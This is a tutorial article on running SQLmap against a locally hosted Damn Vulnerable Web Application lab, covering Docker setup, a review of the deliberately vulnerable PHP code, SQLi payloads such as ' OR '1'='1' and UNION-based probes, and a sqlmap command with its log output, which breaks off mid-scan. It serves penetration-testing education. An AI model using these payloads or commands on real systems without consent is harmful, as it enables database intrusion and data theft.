



# Data Pirates' Toolkit

Leveraging SQLmap for  
Unearthing Digital Gold

KARL BIRON

## Introduction

In the vast and uncharted territories of cyberspace, data is modern-day gold. Buried deep within vulnerable databases and poorly secured web applications, it lies protected by flimsy fortifications waiting to be unearthed by malicious and cunning explorers. But unlike ancient treasure hunters wielding shovels and compasses, today's data seekers carry a far more powerful tool, SQLmap.

SQLmap isn't just any run-of-the-mill compass, it's more like an advanced GPS equipped with metal detectors, ground-penetrating radar, and a treasure-detecting drone all rolled into one. With just a few well-sequenced commands and parameters, it can navigate the labyrinthine vaults of SQL databases, exposing hidden troves of sensitive information such as usernames, passwords, credit card numbers, and more. However, the real magic lies in how SQL injections often serve as the secret tunnels into these data vaults.

While SQL injections directly target database queries, they often exploit vulnerabilities in web applications as their entry point. Poorly sanitized input fields, insecure URL parameters, and misconfigured web forms become the weak spots that attackers leverage to inject malicious SQL statements. This makes SQL injection a hybrid vulnerability, one that exists at the intersection of web and database security.

In this article, we'll embark on a thrilling expedition into the world of SQLmap, wielding it as our digital pickaxe to pry open weak database defenses by exploiting web-based SQL vulnerabilities. Through a hands-on simulation, you'll witness how this tool automates SQL injection attacks, extracts data, and even takes over database systems with surgical precision.

By the end of this journey, you'll not only understand how SQLmap works, but you'll also gain insights into the very vulnerabilities that make both web applications and their underlying databases susceptible to exploitation. It's a treasure trove of knowledge for penetration testers, web developers, and security-conscious defenders alike. So, put on your digital explorer's hat — we're about to dive deep into data goldmine!



## SQL Injection

SQL injection (SQLi) is a code injection technique that exploits vulnerabilities in an application's interactions with its underlying database. By injecting malicious SQL statements into input fields, attackers can manipulate database queries, potentially gaining unauthorized access to sensitive data, modifying or deleting records, and even executing administrative operations. SQLi typically occurs when web applications fail to properly sanitize user inputs before passing them to the database. Since SQL is the language used to communicate with relational databases, injecting arbitrary SQL commands can allow attackers to tamper with the database's logic, often leading to severe data breaches.

SQLi is one of the most prevalent web application vulnerabilities, frequently appearing in OWASP's Top 10 list of security risks. It is particularly dangerous due to its low complexity and high impact, enabling even novice attackers to extract or corrupt critical data with relatively simple payloads. As of the latest OWASP Top 10 (2021 edition), injection attacks are categorized under A03:2021 (Injection), which encompasses a broad class of input manipulation flaws. This includes not just SQL injection (CWE-89), but also command injection (CWE-77), LDAP injection (CWE-90), XPath injection (CWE-91), and NoSQL injection (CWE-943), among others.

SQLi can be categorized into several types based on the method of exploitation and the nature of the injected query. Each type leverages different weaknesses in SQL query handling, allowing attackers to perform various malicious operations. The primary SQLi techniques supported by SQLmap are listed below.

- **Error-Based SQL Injection:** Leverages database errors to disclose information.
- **Union-Based SQL Injection:** Uses the UNION SQL operator to combine query results, often revealing additional database content.
- **Boolean-Based Blind SQL Injection:** Infers information by sending conditional SQL queries and observing changes in the application's behavior.
- **Time-Based Blind SQL Injection:** Exploits database functions that introduce time delays, allowing attackers to infer true/false conditions.
- **Stacked Queries SQL Injection:** Executes multiple SQL statements in a single request, enabling complex exploitation chains.
- **In-line Queries SQL Injection:** Embeds subqueries or expressions directly within existing SQL statements to manipulate logic or extract data without altering the overall query structure, often evading detection in filtered environments.

Note: SQLmap also supports Out-of-Band (OOB) SQL injection, which leverages external channels like DNS or HTTP callbacks to exfiltrate data. While OOB is not part of SQLmap's `--technique` parameter set, it can be invoked using the `--dns-domain` flag under suitable conditions.

However, there are a few SQLi techniques that are not supported by SQLmap such as second-order, batched and NoSQL injections. Nevertheless, SQLmap is still widely regarded as one of the most comprehensive and powerful tools for automating the exploitation of classical SQL injection vulnerabilities across a wide range of database management systems.



## SQLmap

SQLmap is a feature-rich penetration testing tool designed to automate the detection and exploitation of SQL injection vulnerabilities. It offers a vast array of functions that cater to both novice and advanced penetration testers. Its core functionality revolves around identifying and exploiting SQL injection flaws, but it goes far beyond basic detection. SQLmap can fingerprint the target database, identifying the database management system (DBMS) type (e.g., MySQL, PostgreSQL, MSSQL, Oracle) and its version. Once a vulnerability is detected, SQLmap can extract database schema information, including table names, column names, and data types. It supports data extraction and dumping, allowing attackers to retrieve entire tables or specific records.

Despite its extensive utility and sophistication, SQLmap ironically suffers from its own success. Its unmatched automation and power have made it so effective that it's **explicitly prohibited during the Offensive Security Certified Professional (OSCP) exam**. The rationale is simple, OSCP emphasizes manual exploitation, critical thinking, and a deep understanding of vulnerabilities. SQLmap, while excellent for real-world engagements, abstracts away much of the learning process by automating discovery, payload crafting, and exploitation steps that candidates are expected to perform manually. As such, relying on SQLmap would undermine the purpose of the exam, which is to evaluate hands-on skill rather than tool dependency.

In summary, SQLmap is an indispensable tool for SQL injection exploitation that offers comprehensive functions for detection, exploitation, data exfiltration, and post-exploitation activities.





## Damn Vulnerable Web Application (DVWA)

The Damn Vulnerable Web Application (DVWA) is an intentionally insecure PHP and MySQL web application designed for security professionals and ethical hackers to practice and enhance their penetration testing skills. It contains a variety of vulnerabilities, including SQL injection (SQLi), Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), command injection, and file inclusion.

The SQL injection (non-blind) exercise is particularly notable, as it allows testers to directly interact with the database through vulnerable input fields. By injecting malicious SQL statements, attackers can extract sensitive information, such as user credentials, by manipulating the backend SQL queries. DVWA offers multiple security levels (low, medium, high, and impossible), enabling users to progressively challenge their skills and understand how different security controls impact SQLi exploits.

## DVWA Docker Setup

The initial setup process begins with pulling the DVWA Docker image from the repository and then running it, as shown in Figure 1. The command `sudo docker pull sagikazarmark/dvwa` downloads the necessary container image with all its layers being pulled and verified. The digest confirmation in the form of a SHA 256 value ensures the integrity of the downloaded image, while the status indicates the successful completion of the pull operation.

Following the image download, the container is launched using the Docker run command with a port mapping configuration. The execution of `sudo docker run -d --name dvwa -p 8080:80 sagikazarmark/dvwa` creates a detached container named `dvwa` and maps the host's port 8080 to the container's port 80. The long alphanumeric string returned as output represents the unique container ID, confirming successful container instantiation.

```
(kali@kali)-[~/Desktop/DVWA_SQL_Injection_Simulations]
└─$ sudo docker pull sagikazarmark/dvwa
[sudo] password for kali:
Using default tag: latest
latest: Pulling from sagikazarmark/dvwa
693502eb7dfb: Pull complete
e6c91bb380b4: Pull complete
e111b9773d58: Pull complete
55f12e04cfae: Pull complete
8f1b50e10184: Pull complete
Digest: sha256:1224167ccb59ad64751d52d7beb75fd445a252ae3c13640cfd35c927a2a6725b
Status: Downloaded newer image for sagikazarmark/dvwa:latest
docker.io/sagikazarmark/dvwa:latest

(kali@kali)-[~/Desktop/DVWA_SQL_Injection_Simulations]
└─$
(kali@kali)-[~/Desktop/DVWA_SQL_Injection_Simulations]
└─$ sudo docker run -d --name dvwa -p 8080:80 sagikazarmark/dvwa
19429d9c7d45e88f92feef89480167d2f3b878e1a76d1f168d612b8e7408480
```

Figure 1. Dockerized DVWA pull and run

Once the container is operational, users can access the DVWA login interface through their web browser at `localhost:8080/login.php`, as illustrated in Figure 2. The login page presents the distinctive DVWA logo along with standard authentication fields for username and password. The default credentials consist of `admin` as the username with `password` as the password.




Figure 2. DVWA login page

After successful authentication, users are directed to the main DVWA dashboard as shown in Figure 3, which provides comprehensive information about the application's purpose and functionality. The interface includes a navigation menu on the left side featuring various vulnerability categories such as Brute Force, Command Injection, CSRF, File Inclusion, and (more importantly for us) SQL injection.




Figure 3. DVWA index page

The difficulty configuration can be managed through the DVWA Security section as demonstrated in Figures 4, 5, and 6, where I adjusted the difficulty level from `impossible` (default) to `low`. Finally, the `SQL Injection` tab on the left is clicked to open the SQLi low level difficulty page as shown in Figure 7. This marks the completion of the DVWA Docker setup, and the experiments can now begin.




Figure 4. DVWA security settings page




Figure 5. Switching security level to low




Figure 6. Successful change of security level to low






Figure 7. DVWA low level SQL injection page

## SQL Injection (Low) PHP Code Review

One of the great features of DVWA is that it shows the PHP code of SQL injection exercise for all difficulty levels. The SQLi low-difficulty PHP code shown in Figure 8 demonstrates several insecure practices that make the application trivially exploitable. Below is a breakdown of the critical vulnerabilities in the code.

Firstly, line 4 pulls user-supplied data from the `$_REQUEST` superglobal, which aggregates input from GET, POST, and COOKIE sources, making the input channel unpredictable and harder to secure. No validation or sanitization is performed on this input. This makes the application extremely vulnerable, as an attacker can inject raw SQL through the `id` parameter without any filtering. Any malicious string, such as `'1' OR '1'='1'`, will be accepted and passed into the SQL query, allowing for full control of the backend logic.

Secondly, in line 7 the application constructs the SQL statement dynamically. This unsafe string concatenation directly embeds the ``$id`` variable into the SQL command. Without any escaping or binding, this allows for classical SQL injection. For instance, an attacker could use a payload like `?id=1' OR '1'='1'`, which would result in the query: ``SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';``. Since the condition `'1'='1'` is always true, the query returns all users in the database which effectively bypasses access control mechanisms.

Thirdly, line 8 executes the query and, if it fails, uses `die()` to display either SQL or connection-related error messages, depending on the error type. While this is helpful during development, it poses a massive security risk in production. Attackers can intentionally break SQL syntax to generate error messages, which may reveal information about the database schema or connection issues, aiding in further exploitation. For example, using `?id=1' AND (SELECT 1 FROM nonexistent_table) --`` would result in a verbose error that may expose internal database details, aiding in further exploitation.

Finally, line 16 echoes the attacker-supplied ``id`` value along with the fetched ``first_name`` and ``last_name`` fields directly to the screen. While this does not cause SQL injection by itself, it provides useful feedback to the attacker by reflecting their input and displaying query results. This visibility helps confirm whether an injection attempt was successful. For instance, if an attacker sends a payload like `?id=1' UNION SELECT database(), version() --`` and sees the database name and version in the response, it indicates that the injection succeeded. Although output display is often intended for user experience, doing so without proper encoding or sanitization turns the application into a feedback mechanism for attackers.

```
1  <?php
2  if( isset( $_REQUEST[ 'submit' ] ) ) {
3      // Get input
4      $id = $_REQUEST[ 'id' ];
5
6      // Check database
7      $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
8      $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die(
9          '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS
10             ["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ?
11                $__mysqli_res : false)) . '</pre>' );
12
13     // Get results
14     while( $row = mysqli_fetch_assoc( $result ) ) {
15         // Get values
16         $first = $row["first_name"];
17         $last = $row["last_name"];
18         // Feedback for end user
19         echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</
20            pre>";
21     }
22     ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
23        false : $__mysqli_res);
24 }
25 ?>
```

Figure 8. DVWA low level SQL injection PHP code



## SQL Injection (Low) User Interface Review

The user interface depicted in the low-level SQL injection page shown in Figure 9 is a textbook example of poor front-end design from a security standpoint. The interface provides a simple text box labeled 'User ID' that was manually tested to expose that it accepts arbitrary user input, which includes special characters and SQL syntax. This input field imposes no visible client-side restrictions such as character limits, input validation (e.g., type checking for integers), or input sanitization. The user is able to enter any character directly into the field and the form will submit the value as part of a GET request, as seen in the URL `?id=1&Submit=Submit` at the top of the browser. This makes it extremely easy for an attacker to experiment with payloads simply by modifying the URL without the need for proxy tools or form tampering.

This URL-based submission model is problematic because it exposes the injection point directly in the address bar, making it trivial for attackers to test various SQL payloads by simply modifying the URL. For example, an attacker could append malicious input such as `'OR '1'='1'` to the `'id'` parameter to test for vulnerability and observe the response in real time.

The combination of a raw text input, URL-based parameter passing, and direct output reflection makes the front-end design of this page highly susceptible to SQL injection and ideal for demonstrating how insecure input handling in the UI can expose critical vulnerabilities.




Figure 9. DVWA low level SQL injection input sample

## Automated SQL Injection (Low) with SQLmap

For the DVWA low-level difficulty SQLmap expedition, a streamlined and methodical approach will be applied. The attack process will be designed to be straightforward and follow typical penetration testing engagement procedures. All SQLmap commands for this level will incorporate the `-u` parameter to specify the target URL and the `--cookie` parameter to supply the necessary PHPSESSID and security cookie values required for authentication.

As shown in Figure 10, cookie details can be retrieved by opening the Firefox browser's developer tools (F12 or right-click and select "Inspect"), navigating to the "Storage" tab, expanding the "Cookies" section, and locating the relevant cookies. In this particular case, the PHPSESSID value is `qqqc6hsaknc8f18sTP29p81I1` while the security level value is `low`. These values must be precisely copied to ensure that SQLmap can maintain a valid session during the penetration testing process.

Once the proper cookie values are obtained, database enumeration serves as the foundation of the SQL injection assessment. This can be efficiently achieved using SQLmap's `--banner` flag, which retrieves database version information. In addition, implementing the `--batch` flag enables non-interactive mode, allowing SQLmap to automatically use default answers for all prompts, streamlining the testing process and providing consistent results throughout the attack simulation.




Figure 10. Acquiring cookie values

## The `--banner` and `--batch` Flags

Since this is the first SQLmap execution on this DVWA target, the output will be extensive, as preliminary tests and initial evaluations are being conducted. As shown in Figures 11, 12, and 13, the SQLmap is executed with the `--banner` and `--batch` to present a wide variety of output. To elaborate briefly on Figure 11, the execution starts by performing connection and stability checks on the target and then proceeds to perform a plethora of tests to determine if the `id` parameter is dynamic, and heuristic testing for SQL injection and cross-site scripting (XSS).

There are two prompts that were answered with the default selection (`Y` for Yes) thanks to the `--batch` flag. The first prompt asks *it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]*. If answered with `Yes` (e.g., `Y/y`) it will skip all non-MySQL-specific SQL injection payloads and only use MySQL-related ones. This is great for efficiency and speed when you are certain that MySQL is the only DBMS in use. If answered with `No` (`N/n`) it will continue testing all DBMS-specific payloads, including for SQL Server, PostgreSQL, Oracle, and others, even though MySQL appears to be the backend. The second prompt asks *for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]*. If answered with `Yes` (e.g., `Y/y`), this will expand the level and risk settings to maximize testing coverage for the executed payloads. This may increase the chances of detecting SQL injection vulnerabilities including ones that are more complex or harder to trigger but may also be more disruptive toward the target. If answered with `No` (`N/n`), this will continue testing only with the default level (1) and risk (1), which uses a smaller, less aggressive set of payloads.

To elaborate briefly on Figure 12, it reflects the detailed SQL injection testing phase conducted by SQLmap. The specific tests conducted include Boolean-based, error-based, time-based, and UNION-based SQLi techniques. As observed, these tests conclude that the `id` parameter is injectable using these specific techniques. In addition, the third and final prompt of the SQLmap execution asks *GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]*. If answered with `Yes` (e.g., `Y/y`), this will continue testing other potential parameters (if they exist) for SQL injection vulnerabilities, which will ensure maximum coverage and identify all possible vulnerabilities across multiple parameters. If answered with `No` (e.g., `N/n`), this will stop testing further parameters and focus on exploiting the confirmed vulnerability in the `id` parameter, which is useful for focused simulations or if a reduced scan time is desired.

Finally, to elaborate briefly on Figure 13, the SQLi techniques Boolean-based, error-based, time-based, and UNION were successfully identified and applied on the target to eventually acquire the banner information of `5.5.54-0+deb8u1-log`. This DVWA target was exposed to have a back-end DBMS of MySQL running an Apache 2.4.10 web server with a Debian Linux operating system. Moreover, these preliminary tests are all logged and therefore, further tests will require a shorter run time as base data have already been acquired with this initial SQLmap execution.

```
kali@kali:~/Desktop/DVWA_SQL_Injection_Simulations$ sqlmap -u "http://localhost:8080/vulnerabilities/sql/?id=1&Submit=Submit2" --cookie="PHPSESSID=qpgc6hsaknc8f1bsif229q81ll;securitylow" --banner --batch
[+] Starting @ 01:48:55 / 2025-06-03/
[+] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[+] Starting @ 01:48:55 / 2025-06-03/
[01:48:55] [INFO] testing connection to the target URL.
[01:48:55] [INFO] checking if the target is protected by some kind of WAF/IPS.
[01:48:55] [INFO] testing if the target URL content is stable
[01:48:55] [INFO] target URL content is stable
[01:48:55] [INFO] testing if GET parameter 'id' is dynamic
[01:48:55] [INFO] GET parameter 'id' does not appear to be dynamic.
[01:48:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[01:48:55] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[01:48:55] [INFO] testing for SQL injection on GET parameter 'id'
[01:48:55] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[01:48:55] [INFO] for the remaining tests, do you want to include all tests for 'MySQL', extending provided level (1) and risk (1) values? [Y/n] Y
```

Figure 11. SQLmap `--banner` execution part 1 of 3



```

[01:48:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:48:55] [WARNING] reflective value(s) found and filtering out
[01:48:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:48:56] [INFO] testing 'Generic inline queries'
[01:48:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:48:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[01:48:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[01:48:56] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="me")
[01:48:56] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:48:56] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:48:56] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[01:48:56] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
